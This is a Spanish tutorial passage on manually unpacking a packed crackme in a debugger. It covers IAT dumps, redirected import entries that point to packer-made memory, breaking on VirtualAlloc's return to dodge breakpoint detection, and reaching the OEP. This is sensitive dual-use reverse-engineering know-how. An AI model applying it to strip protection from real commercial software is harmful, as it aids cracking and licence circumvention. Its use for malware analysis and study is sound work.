00460F74	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460F84	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460F94	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00460FA4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Vemos que la parte final de la IAT es correcta y coincide con la del ejemplo de CRUNCH, el final de la IAT aquí tambien es 460F28, es facil detectarlo pues aquí si termina la IAT y empiezan todos ceros, ahora subamos.

EBP=0012FFF0

Address	Hex dump	ASCII
00460D54	95 06 A0 00 B5 06 A0 00 C3 06 A0 00 E6 06 A0 00	ò♠á.Á♠á.├♠á.µ♠á.
00460D64	F7 06 A0 00 08 07 A0 00 1A 07 A0 00 2A 07 A0 00	╕♠á.◘•á.→•á.*•á.
00460D74	3B 07 A0 00 5A 07 A0 00 74 07 A0 00 85 07 A0 00	;•á.Z•á.t•á.à•á.
00460D84	96 07 A0 00 A7 07 A0 00 B5 07 A0 00 C4 07 A0 00	û•á.º•á.Á•á.─•á.
00460D94	D3 07 A0 00 F3 07 A0 00 01 08 A0 00 24 08 A0 00	É•á.≡•á.☺◘á.$◘á.
00460DA4	35 08 A0 00 46 08 A0 00 58 08 A0 00 68 08 A0 00	5◘á.F◘á.X◘á.h◘á.
00460DB4	79 08 A0 00 98 08 A0 00 B2 08 A0 00 C3 08 A0 00	y◘á.ÿ◘á.▒◘á.├◘á.
00460DC4	D4 08 A0 00 E5 08 A0 00 F3 08 A0 00 02 09 A0 00	Ô◘á.σ◘á.≡◘á.☻•á.
00460DD4	11 09 A0 00 31 09 A0 00 3F 09 A0 00 62 09 A0 00	◄•á.1•á.?•á.b•á.
00460DE4	73 09 A0 00 84 09 A0 00 96 09 A0 00 A6 09 A0 00	s•á.ä•á.û•á.ª•á.
00460DF4	B7 09 A0 00 D6 09 A0 00 F0 09 A0 00 01 0A A0 00	╗•á.Í•á.╓•á.≡•á.
00460E04	12 0A A0 00 23 0A A0 00 31 0A A0 00 40 0A A0 00	↕•á.#•á.1•á.@•á.
00460E14	4F 0A A0 00 6F 0A A0 00 7D 0A A0 00 A0 0A A0 00	O•á.o•á.}•á.á•á.
00460E24	B1 0A A0 00 C2 0A A0 00 D4 0A A0 00 E4 0A A0 00	▒•á.┬•á.╘•á.σ•á.
00460E34	F5 0A A0 00 14 0B A0 00 2E 0B A0 00 3F 0B A0 00 ⌠•á.¶♂á..♂á.?♂á.
00460E44	50 0B A0 00 61 0B A0 00 6F 0B A0 00 7E 0B A0 00 P♂á.a♂á.o♂á.~♂á.
00460E54	8D 0B A0 00 AD 0B A0 00 BB 0B A0 00 DE 0B A0 00 ì♂á.¡♂á.╗♂á.╞♂á.
00460E64	EF 0B A0 00 00 0C A0 00 12 0C A0 00 22 0C A0 00 ∩♂á...á.↕.á.".á.
00460E74	33 0C A0 00 52 0C A0 00 6C 0C A0 00 7D 0C A0 00 3•á.R•á.l•á.}•á.
00460E84	8E 0C A0 00 9F 0C A0 00 F7 A8 B1 76 00 00 00 00 Ä•á.ƒ•á.•¿▒v....
00460E94	C8 74 F8 72 73 66 F9 72 87 72 F8 72 43 80 F8 72 ╚t°rsf¨r÷r°rCÇ°r
00460EA4	67 37 F9 72 FB 41 F9 72 67 83 F8 72 90 53 F8 72 g7¨r¹A¨rgâ°rÉS°r
00460EB4	00 00 00 00 CE 00 37 76 7C 86 37 76 B0 86 37 76 ....╬.7v|å7v▒å7v
00460EC4	33 25 36 76 1E 31 36 76 D8 7C 37 76 89 C2 37 76 3%6v▲16v╪|7vë┬7v
00460ED4	CD 46 38 76 CE EE 36 76 00 00 00 00 48 D0 4C 77 ═F8v╬╠6v....H╨Lw
00460EE4	9C CB 4D 77 CC 42 4F 77 2C D0 4C 77 DA F6 4C 77 £╦Mw╠BOw,╨Lw┌÷Lw
00460EF4	73 33 50 77 10 64 4D 77 03 0E 52 77 33 0F 52 77 s3Pw►dMw♥♫Rw3☼Rw
00460F04	40 A6 54 77 F1 A7 54 77 92 9C 4F 77 6F 57 52 77 @ªTw±§TwÆ£OwoWRw
00460F14	99 33 4E 77 B2 5D 4E 77 90 C0 5A 77 00 00 00 00 Ö3Nw▓]NwÉ└Zw....
00460F24	F3 F0 CC 74 00 00 00 00 00 00 00 00 00 00 00 00 ≡-╠t.....
00460F34	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00460F44	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00460F54	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00460F64	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Vemos ya, que el proximo grupo esta conflictuado, la primera entrada arriba de la separacion corresponde a 76B1A8F7 si la marco y hago click derecho-FIND REFERENCES.

Address	Disassembly	Comment
0040E203	CALL DWORD PTR DS:[460E8C]	WINMM.PlaySoundA
00460E95	JE SHORT 00460E8F	UnPackMe.00460E8F

Vemos que pertenece a la api PlaySoundA de la WINMM.dll de alli para arriba, no encuentro mas valores que vayan a dlls, pero si busco referencias.

Address	Disassembly	Comment
004038A6	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
004047D0	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
00404923	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
00404AD9	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0041331B	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
004171DE	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0041A61E	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
00421045	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0043D912	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0043DCC0	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0043E9D6	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
0043EA8A	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61
00441B0A	CALL DWORD PTR DS:[460E48]	DS:[00460E48]=00A00B61

Veo que si existen referencias, por lo cual aquí hay un punto, cuando llegabamos subiendo y bajando al inicio de la IAT si buscabamos arriba del inicio, por ejemplo, no encontrabamos ninguna referencia, pues el programa salta a las apis de las dlls, por medio de la IAT, fuera de la misma ya no encontramos ninguna referencia, ahora aquí vemos que estas son posibles entradas de la IAT, ya que hallamos referencias que toman valores de ellas en el codigo, pero, en vez de saltar a las dlls, salta a una seccion que en mi caso, esta en Axxxxx o puede variar según cada maquina, como es esto?

Pues esto es lo que se llaman entradas redireccionadas, el desempacador al ejecutarse, sobrescribe algunas de las entradas a la IAT con valores que apuntan a rutinas propias, en el caso de la imagen anterior

004038A6 CALL DWORD PTR DS:[460E48]

Comment=DS:[00460E48]=00A00B61

En vez de guardar la direccion correcta de la api en mi maquina, el desempacador reemplaza dicha direccion por una direccion de una seccion propia creada por el, en tiempo de ejecucion, y alli pone una rutina que al final termina yendo a la api correcta.

Para aclarar un poco veamos la entrada a GetVersion que esta en el inicio del programa debajo del OEP.

```
004271B0   55              PUSH EBP                                  Real entry point of SFX code
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC   33D2            XOR EDX,EDX
004271DE   8AD4            MOV DL,AH
004271E0   8915 34E64500   MOV DWORD PTR DS:[45E634],EDX
```

Realmente no sabemos que va a GetVersion, solo porque el ejemplo anterior era un programa similar pero empacado con CRUNCH lo sabemos, pero realmente hasta aquí, para nosotros es un CALL INDIRECTO, lleguemos hasata el con f7 y entremos en el a ver donde va.

```
Address   Hex dump                                          ASCII
00460A9C  B9 05 9F 00 CA 05 9F 00 DC 05 9F 00 EC 05 9F 00  ╣♠ƒ.╩♠ƒ.▄♠ƒ.ÿ♠ƒ.
00460AAC  FD 05 9F 00 1C 06 9F 00 36 06 9F 00 47 06 9F 00  ²♠ƒ.└♠ƒ.6♠ƒ.G♠ƒ.
00460ABC  58 06 9F 00 69 06 9F 00 77 06 9F 00 86 06 9F 00  X♠ƒ.i♠ƒ.w♠ƒ.å♠ƒ.
00460ACC  95 06 9F 00 B5 06 9F 00 C3 06 9F 00 E6 06 9F 00  ò♠ƒ.Á♠ƒ.├♠ƒ.µ♠ƒ.
00460ADC  F7 06 9F 00 08 07 9F 00 1A 07 9F 00 2A 07 9F 00  ≈♠ƒ.◘·ƒ.→·ƒ.*·ƒ.
00460AEC  3B 07 9F 00 5A 07 9F 00 74 07 9F 00 85 07 9F 00  ;·ƒ.Z·ƒ.t·ƒ.à·ƒ.
00460AFC  96 07 9F 00 A7 07 9F 00 B5 07 9F 00 C4 07 9F 00  û·ƒ.º·ƒ.Á·ƒ.─·ƒ.
00460B0C  D3 07 9F 00 F3 07 9F 00 01 08 9F 00 24 08 9F 00  ╙·ƒ.≤·ƒ.☺◘ƒ.$◘ƒ.
00460B1C  35 08 9F 00 46 08 9F 00 58 08 9F 00 68 08 9F 00  5◘ƒ.F◘ƒ.X◘ƒ.h◘ƒ.
00460B2C  79 08 9F 00 98 08 9F 00 B2 08 9F 00 C3 08 9F 00  y◘ƒ.ÿ◘ƒ.▒◘ƒ.├◘ƒ.
00460B3C  D4 08 9F 00 E5 08 9F 00 F3 08 9F 00 02 09 9F 00  ╘◘ƒ.σ◘ƒ.≤◘ƒ.☻.ƒ.
00460B4C  11 09 9F 00 31 09 9F 00 3F 09 9F 00 62 09 9F 00  ◄.ƒ.1.ƒ.?.ƒ.b.ƒ.
00460B5C  73 09 9F 00 84 09 9F 00 96 09 9F 00 A6 09 9F 00  s.ƒ.ä.ƒ.û.ƒ.ª.ƒ.
00460B6C  B7 09 9F 00 D6 09 9F 00 F0 09 9F 00 01 0A 9F 00  ╗.ƒ.╓.ƒ.≡.ƒ.☺.ƒ.
00460B7C  12 0A 9F 00 23 0A 9F 00 31 0A 9F 00 40 0A 9F 00  ↕.ƒ.#.ƒ.1.ƒ.@.ƒ.
00460B8C  4F 0A 9F 00 6F 0A 9F 00 7D 0A 9F 00 A0 0A 9F 00  O.ƒ.o.ƒ.}.ƒ.á.ƒ.
00460B9C  B1 0A 9F 00 C2 0A 9F 00 D4 0A 9F 00 C0 48 0F 77  ▒.ƒ.┬.ƒ.È.ƒ.└H☼w
00460BAC  3B 4C 0F 77 94 A5 11 77 59 4B 0F 77 82 4E 0F 77  ;L☼wöÑ◄wYK☼wéN☼w
00460BBC  98 D4 11 77 9B 50 0F 77 4F 50 0F 77 10 50 0F 77  ÿÔ◄w¢P☼wOP☼w►P☼w
00460BCC  3F 50 0F 77 D9 66 0F 77 50 48 0F 77 55 4C 0F 77  ?P☼w┘f☼wPH☼wUL☼w
00460BDC  C2 4B 0F 77 95 D2 11 77 80 5D 15 77 00 00 00 00  ┬K☼wòÊ◄wÇ]§w....
00460BEC  00 00 A7 00 11 00 A7 00 22 00 A7 00 33 00 A7 00  ..º.◄.º.".º.3.º.
00460BFC  00 00 A0 00 11 00 A0 00 22 00 A0 00 33 00 A0 00  ..á.◄.á.".á.3.á.
00460C0C  41 00 A0 00 50 00 A0 00 5F 00 A0 00 7F 00 A0 00  A.á.P.á._.á.⌂.á.
00460C1C  8D 00 A0 00 B0 00 A0 00 C1 00 A0 00 D2 00 A0 00  ì.á.▒.á.╨.á.Ê.á.
00460C2C  E4 00 A0 00 F4 00 A0 00 05 01 A0 00 24 01 A0 00  ♂.á.¶.á.♣0á.$0á.
00460C3C  3E 01 A0 00 4F 01 A0 00 60 01 A0 00 71 01 A0 00  >0á.O0á.`0á.q0á.
00460C4C  7F 01 A0 00 8E 01 A0 00 9D 01 A0 00 BD 01 A0 00  ⌂0á.Ä0á.Ø0á.¢0á.
00460C5C  CB 01 A0 00 EE 01 A0 00 FF 01 A0 00 10 02 A0 00  ╦0á.╦0á. 0á.►0á.
00460C6C  22 02 A0 00 32 02 A0 00 43 02 A0 00 62 02 A0 00  "0á.20á.C0á.b0á.
00460C7C  7C 02 A0 00 8D 02 A0 00 9E 02 A0 00 AF 02 A0 00  |0á.ì0á.×0á.»0á.
00460C8C  BD 02 A0 00 CC 02 A0 00 DB 02 A0 00 FB 02 A0 00  ¢0á.╠0á.█0á.╗0á.
00460C9C  09 03 A0 00 2C 03 A0 00 3D 03 A0 00 4E 03 A0 00  .♥á.,♥á.=♥á.N♥á.
00460CAC  60 03 A0 00 70 03 A0 00 81 03 A0 00 A0 03 A0 00  `♥á.p♥á.ü♥á.á♥á.
00460CBC  BA 03 A0 00 CB 03 A0 00 DC 03 A0 00 ED 03 A0 00  ╠♥á.╦♥á.▄♥á.Y♥á.
00460CCC  FB 03 A0 00 0A 04 A0 00 19 04 A0 00 39 04 A0 00  ╗♥á..♦á.↓♦á.9♦á.
00460CDC  47 04 A0 00 6A 04 A0 00 7B 04 A0 00 8C 04 A0 00  G♦á.j♦á.{♦á.î♦á.
00460CEC  9E 04 A0 00 AE 04 A0 00 BF 04 A0 00 DE 04 A0 00  ×♦á.«♦á.┐♦á.▌♦á.
00460CFC  E8 04 A0 00 09 05 A0 00 19 05 A0 00 2B 05 A0 00  Φ♦á.♪♣á.↓♣á.+♣á.
```

Vemos que para ver donde va toma el valor de lo que aun no sabemos con certeza, pero son posibles entradas de la IAT ya que mas abajo vemos entradas correctas a apis.

```
009F06F7   85E4          TEST ESP,ESP
009F06F9 v 79 03         JNS SHORT 009F06FE
009F06FB   0F9142 40     SETNO BYTE PTR DS:[EDX+40]
009F06FF   B8 D3179F00   MOV EAX,9F17D3
009F0704   40            INC EAX
009F0705   FF30          PUSH DWORD PTR DS:[EAX]
009F0707   C3            RETN
009F0708 v EB 02         JMP SHORT 009F070C
009F070A   CD 20         INT 20
009F070C   05 1DAEE17C   ADD EAX,7CE1AE1D
009F0711   B8 D7179F00   MOV EAX,9F17D7
```

Por lo tanto el programa al ejecutar ese CALL va aquí que en mi maquina a la direccion 9F06F7, en las suyas puede cambiar.

Esta direccion no pertenece a las secciones del programa en si.

00260000	00003000				Map	RW	RW	
00270000	00016000				Map	R	R	\Device\HarddiskVolu
00290000	0003D000				Map	R	R	\Device\HarddiskVolu
002D0000	00041000				Map	R	R	\Device\HarddiskVolu
00320000	00006000				Map	R	R	\Device\HarddiskVolu
00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00001000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	RW	RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	RW	RWE	
0044B000	0000C000	UnPackMe	.teddy	data	Imag	RW	RWE	
00457000	00009000	UnPackMe	.teddy		Imag	RW	RWE	
00460000	00003000	UnPackMe	.teddy		Imag	RW	RWE	
00463000	00002000	UnPackMe	.rsrc	resources	Imag	RW	RWE	
00465000	00004000	UnPackMe	.teddy	SFX,imports	Imag	RW	RWE	
00470000	00009000				Map	R E	R E	
00530000	00002000				Map	R E	R E	
00540000	00103000				Map	R	R	
00650000	00106000				Map	R E	R E	
00970000	00001000				Priv	RW	RW	
009F0000	00002000				Priv	RW	RW	
00A0[illegible]00	00002000				Priv	RW	RW	
00A1[illegible]0	00001000				Priv	RW	RW	
00A200[illegible]0	00004000				Priv	RW	RW	
00A30000	00003000				Map	R	R	\Device\HarddiskVolu
00A40000	00004000				Priv	RW	RW	
00A50000	00003000				Priv	RW	RW	
00A60000	00002000				Map	R	R	
00A70000	00001000				Priv	RW	RW	
01270000	00002000				Map	R	R	


Alli vemos las secciones del programa en celeste y mas abajo una seccion sin nombre donde esta ubicada la rutina donde salta el programa, fuera de las secciones del mismo.

Si reiniciamos el programa vemos que esa seccion no existe al inicio.

00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00001000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	R	RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	R	RWE	
0044B000	0000C000	UnPackMe	.teddy	data	Imag	R	RWE	
00457000	00009000	UnPackMe	.teddy		Imag	R	RWE	
00460000	00003000	UnPackMe	.teddy		Imag	R	RWE	
00463000	00002000	UnPackMe	.rsrc	resources	Imag	R	RWE	
00465000	00004000	UnPackMe	.teddy	SFX,imports	Imag	R	RWE	
00470000	00009000				Map	R E	R E	
00530000	00002000				Map	R E	R E	
00540000	00103000				Map	R	R	
00650000	00106000				Map	R E	R E	
77D10000	00001000	user32		PE header	Imag	R	RWE	
77D11000	0005F000	user32	.text	code,import	Imag	R	RWE	
77D70000	00002000	user32	.data	data	Imag	R	RWE	
77D72000	0002B000	user32	.rsrc	resources	Imag	R	RWE	

Por lo tanto vemos que fue creada por el programa mientras se va desempacando, ahora, podemos verificar el momento en que dicha seccion es creada?

Pues podemos poner un BP VirtualAlloc que es la api encaragada de crear secciones virtuales y ubicarlas.



Ahora demos RUN y si pongo todas las tildes en exceptions vemos que el programa no corre y se termina, por lo cual es obvio que detecta el BP que acabo de poner, probemos ponerlo en el RET de la api.

```
7C809A86   FF75 14        PUSH DWORD PTR SS:[EBP+14]
7C809A89   FF75 10        PUSH DWORD PTR SS:[EBP+10]
7C809A8C   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
7C809A8F   FF75 08        PUSH DWORD PTR SS:[EBP+8]
7C809A92   6A FF          PUSH -1
7C809A94   E8 09000000    CALL 7C809AA2                    kernel32.VirtualAllocEx
7C809A99   5D             POP EBP
7C809A9A   C2 1000        RETN 10
7C809A9D   90             NOP
7C809A9E   90             NOP
7C809A9F   90             NOP
```

Ahora doy RUN

```
7C809A86   FF75 14        PUSH DWORD PTR SS:[EBP+14]
7C809A89   FF75 10        PUSH DWORD PTR SS:[EBP+10]
7C809A8C   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
7C809A8F   FF75 08        PUSH DWORD PTR SS:[EBP+8]
7C809A92   6A FF          PUSH -1
7C809A94   E8 09000000    CALL 7C809AA2                    kernel32.VirtualAllocEx
7C809A99   5D             POP EBP
7C809A9A   C2 1000        RETN 10
7C809A9D   90             NOP
7C809A9E   90             NOP

Registers (FPU)
EAX 003C0000
ECX 7C809AE9 kern
EDX 7C91E[illegible] ntdl
EBX 00028[illegible]0
ESP 0012FF6[illegible]
EBP 0005995E
ESI 00000004
EDI 0005995E
```

Como para en el retorno de la api, la misma devuelve en EAX la direccion base de la seccion creada en este caso paro, y creo una seccion en 3c0000, sigamos.

```
Registers (FPU)
EAX 00950000
ECX 7C809AE9 ke
EDX 7C91EB94 nt
EBX 00001610
ESP 0012FF64
EBP 0005995E
ESI 00000002
EDI 00059976

EIP 7C809A9A ke

C 0  ES 0023 32
```

Vemos que va creando secciones las cuales podemos ver en el mapa de memoria

003B0000	00001000				Priv	RW	RW
00400000	00001000	UnPackMe		PE header	Imag	R	RWE
00401000	0004A000	UnPackMe	.teddy	code	Imag	R	RWE
0044B000	0000C000	UnPackMe	.teddy	data	Imag	R	RWE
00457000	00009000	UnPackMe	.teddy		Imag	R	RWE
00460000	00003000	UnPackMe	.teddy		Imag	R	RWE
00463000	00002000	UnPackMe	.rsrc	resources	Imag	R	RWE
00465000	00004000	UnPackMe	.teddy	SFX,imports	Imag	R	RWE
00470000	00009000				Map	R E	R E
00530000	00002000				Map	R E	R E
00540000	00103000				Map	R	R
00650000	00106000				Map	R E	R E
00950000	00002000				Priv	RW	RW

Vemos como ayuda que cuando el programa crea secciones las que usara, son marcadas como PRIV o PRIVADAS, mas la ayuda que significa ver que esas secciones no estaban en el inicio, antes de desempacar, pues, sabemos con certeza que son secciones creadas al desempacar.

Por lo tanto quitamos el BP y llegamos al OEP, como anteriormente, quitando las tildes de las excepciones y llegando a la ultima, poniendo un BPM ON ACCESS en la primera seccion, saltando la ultima con SHIFT mas F9.

```
004271B0   55              PUSH EBP                                   Real entry point of SFX code
004271B1   8BEC            MOV EBP,ESP
004271B3   6A FF           PUSH -1
004271B5   68 600E4500     PUSH 450E60
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
004271D3   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
004271D6   FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]
004271DC   33D2            XOR EDX,EDX
```

Alli llegamos nuevamente al OEP y si vemos el el mapa de memoria

```
00400000 00001000 UnPackme          PE header  Imag RW   RWE
00401000 0004A000 UnPackme .teddy   code       Imag RW   RWE
0044B000 0000C000 UnPackme .teddy   data       Imag RW   RWE
00457000 00009000 UnPackme .teddy              Imag RW   RWE
00460000 00003000 UnPackme .teddy              Imag RW   RWE
00463000 00002000 UnPackme .rsrc    resources  Imag RW   RWE
00465000 00004000 UnPackme .teddy   SFX,imports Imag RW   RWE
00470000 00009000                              Map  R E  R E
00530000 00002000                              Map  R E  R E
00540000 00103000                              Map  R    R
00650000 00106000                              Map  R E  R E
00970000 00001000                              Priv RW   RW
009F0000 00002000                              Priv RW   RW
00A00000 00002000                              Priv RW   RW
00A10000 00001000                              Priv RW   RW
00A20000 00004000                              Priv RW   RW
00A30000 00003000                              Map  R    R      \Devi
00A40000 00004000                              Priv RW   RW
00A50000 00003000                              Priv RW   RW
00A60000 00002000                              Map  R    R
00A70000 00001000                              Priv RW   RW
01270000 00002000                              Map  R    R
58C30000 00001000 COMCTL32          PE header  Imag R    RWE
58C31000 00070000 COMCTL32 .text    code,import Imag R    RWE
58CA1000 00003000 COMCTL32 .data    data       Imag R    RWE
```

Vemos secciones creadas que van a ser utilizadas, estan marcadas como PRIV y alli se dirige el call ese indirecto al cual volvemos a entrar traceando con f7.

```
009F06F7   85E4            TEST ESP,ESP
009F06F9 v 79 03           JNS SHORT 009F06FE
009F06FB   0F9142 40       SETNO BYTE PTR DS:[EDX+40]
009F06FF   B8 D3179F00     MOV EAX,9F17D3
009F0704   40              INC EAX
009F0705   FF30            PUSH DWORD PTR DS:[EAX]
009F0707   C3              RETN
009F0708 v EB 02           JMP SHORT 009F070C
009F070A   CD 20           INT 20
009F070C   05 1DAEE17C     ADD EAX,7CE1AE1D
```

Pues traceemos a ver donde llega esta rutina

```
009F06FE   40              INC EAX
009F06FF   B8 D3179F00     MOV EAX,9F17D3
009F0704   40              INC EAX
009F0705   FF30            PUSH DWORD PTR DS:[EAX]            kernel32.GetVersion
009F0707   C3              RETN
009F0708 v EB 02           JMP SHORT 009F070C
009F070A   CD 20           INT 20
009F070C   05 1DAEE17C     ADD EAX,7CE1AE1D
009F0711   B8 D7179F00     MOV EAX,9F17D7
```

Vemos que llega aquí a un PUSH que pone la direccion de GetVersion en el stack, y luego salta a la api al llegar al RET, por lo cual esta rutina es como un intermediario para llegar a la api GetVersion.

O sea que el desempacador reemplazo la entrada de la api GetVersion, con una direccion que apunta a una seccion propia o creada por el y no a una dll, y que si traceamos al final del cuentas nos lleva a la api correcta.

Pues esta es la definicion de una entrada redireccionada, exactamente.

Por lo tanto cuando verificamos el inicio y final de la IAT no solo debemos verificar que una entrada vaya a una dll, si no tambien debemos aceptar como entradas de la IAT, aquellas que tienen referencias y que nos llevan a un codigo propio del packer, que resulta ser un intermediario para llegar a la api finalmente.

Por lo cual volvamos a la IAT como estabamos mirando para hallar el INICIO y FINAL.

Address	Hex dump	ASCII
00460C5C	CB 01 A0 00 EE 01 A0 00 FF 01 A0 00 10 02 A0 00	╦☺á.˜☺á. ☺á.►☺á.
00460C6C	22 02 A0 00 32 02 A0 00 43 02 A0 00 62 02 A0 00	"☻á.2☻á.C☻á.b☻á.
00460C7C	7C 02 A0 00 8D 02 A0 00 9E 02 A0 00 AF 02 A0 00	|☻á.ì☻á.×☻á.»☻á.
00460C8C	BD 02 A0 00 CC 02 A0 00 DB 02 A0 00 FB 02 A0 00	¢☻á.╠☻á.█☻á.¹☻á.
00460C9C	09 03 A0 00 2C 03 A0 00 3D 03 A0 00 4E 03 A0 00	.♥á.,♥á.=♥á.N♥á.
00460CAC	60 03 A0 00 70 03 A0 00 81 03 A0 00 A0 03 A0 00	'♥á.p♥á.ü♥á.á♥á.
00460CBC	BA 03 A0 00 CB 03 A0 00 DC 03 A0 00 ED 03 A0 00	‖♥á.╦♥á.▄♥á.Ý♥á.
00460CCC	FB 03 A0 00 0A 04 A0 00 19 04 A0 00 39 04 A0 00	¹♥á..♦á.↓♦á.9♦á.
00460CDC	47 04 A0 00 6A 04 A0 00 7B 04 A0 00 8C 04 A0 00	G♦á.j♦á.{♦á.î♦á.
00460CEC	9E 04 A0 00 AE 04 A0 00 BF 04 A0 00 DE 04 A0 00	×♦á.«♦á.┐♦á.Ì♦á.
00460CFC	F8 04 A0 00 09 05 A0 00 1A 05 A0 00 2B 05 A0 00	°♦á..♣á.→♣á.+♣á.
00460D0C	39 05 A0 00 48 05 A0 00 57 05 A0 00 77 05 A0 00	9♣á.H♣á.W♣á.w♣á.
00460D1C	85 05 A0 00 A8 05 A0 00 B9 05 A0 00 CA 05 A0 00	à♣á.¿♣á.╢♣á.╩♣á.
00460D2C	DC 05 A0 00 EC 05 A0 00 FD 05 A0 00 1C 06 A0 00	▄♣á.ý♣á.²♣á.∟♠á.
00460D3C	36 06 A0 00 47 06 A0 00 58 06 A0 00 69 06 A0 00	6♠á.G♠á.X♠á.i♠á.
00460D4C	77 06 A0 00 86 06 A0 00 95 06 A0 00 B5 06 A0 00	w♠á.å♠á.ò♠á.Á♠á.
00460D5C	C3 06 A0 00 E6 06 A0 00 F7 06 A0 00 08 07 A0 00	├♠á.µ♠á.~♠á.◘•á.
00460D6C	1A 07 A0 00 2A 07 A0 00 3B 07 A0 00 5A 07 A0 00	→•á.*•á.;•á.Z•á.
00460D7C	74 07 A0 00 85 07 A0 00 96 07 A0 00 A7 07 A0 00	t•á.à•á.û•á.º•á.
00460D8C	B5 07 A0 00 C4 07 A0 00 D3 07 A0 00 F3 07 A0 00	Á•á.─•á.Ë•á.╙•á.
00460D9C	01 08 A0 00 24 08 A0 00 35 08 A0 00 46 08 A0 00	☺◘á.$◘á.5◘á.F◘á.
00460DAC	58 08 A0 00 68 08 A0 00 79 08 A0 00 98 08 A0 00	X◘á.h◘á.y◘á.ÿ◘á.
00460DBC	B2 08 A0 00 C3 08 A0 00 D4 08 A0 00 E5 08 A0 00	▓◘á.├◘á.╘◘á.σ◘á.
00460DCC	F3 08 A0 00 02 09 A0 00 11 09 A0 00 31 09 A0 00	╙◘á.☻á.◄á.1á.
00460DDC	3F 09 A0 00 62 09 A0 00 73 09 A0 00 84 09 A0 00	?á.bá.sá.äá.
00460DEC	96 09 A0 00 A6 09 A0 00 B7 09 A0 00 D6 09 A0 00	ûá.ªá.Áá.Íá.
00460DFC	F0 09 A0 00 01 0A A0 00 12 0A A0 00 23 0A A0 00	≡á.☺á.↕á.#á.
00460E0C	31 0A A0 00 40 0A A0 00 4F 0A A0 00 6F 0A A0 00	1á.@á.Oá.oá.
00460E1C	7D 0A A0 00 A0 0A A0 00 B1 0A A0 00 C2 0A A0 00	}á.á.á.▒á.┬á.
00460E2C	D4 0A A0 00 E4 0A A0 00 F5 0A A0 00 14 0B A0 00	Ôá.σá.§á.¶♂á.
00460E3C	2E 0B A0 00 3F 0B A0 00 50 0B A0 00 61 0B A0 00	.♂á.?♂á.P♂á.a♂á.
00460E4C	6F 0B A0 00 7E 0B A0 00 8D 0B A0 00 AD 0B A0 00	o♂á.~♂á.ì♂á.¡♂á.
00460E5C	BB 0B A0 00 DE 0B A0 00 EF 0B A0 00 00 0C A0 00	╗♂á.Ì♂á.'♂á...á.
00460E6C	12 0C A0 00 22 0C A0 00 33 0C A0 00 52 0C A0 00	↕á."á.3á.Rá.
00460E7C	6C 0C A0 00 7D 0C A0 00 8E 0C A0 00 9F 0C A0 00	lá.}á.Äá.ƒá.
00460E8C	F7 A8 B1 76 00 00 00 00 C8 74 F8 72 73 66 F9 72	≈¿▒v....╚t°rsf¨r
00460E9C	87 72 F8 72 43 80 F8 72 67 37 F9 72 FB 41 F9 72	çr°rCÇ°rg7¨r¹A¨r
00460EAC	67 83 F8 72 90 53 F8 72 00 00 00 00 CE 00 37 76	gâ°rÉS°r....╬.7v
00460EBC	7C 86 37 76 B0 86 37 76 33 25 36 76 1E 31 36 76	|å7v╗å7v3%6v▲16v
00460ECC	D8 7C 37 76 89 C2 37 76 CD 46 38 76 CE EE 36 76	ï|7vêT7v═F8v╬╠6v
00460EDC	00 00 00 00 48 D0 4C 77 9C CB 4D 77 CC 42 4F 77	....H╨Lw£╦Mw╠BOw
00460EEC	2C D0 4C 77 DA F6 4C 77 73 33 50 77 10 64 4D 77	,╨Lw┌÷Lws3Pw►dMw

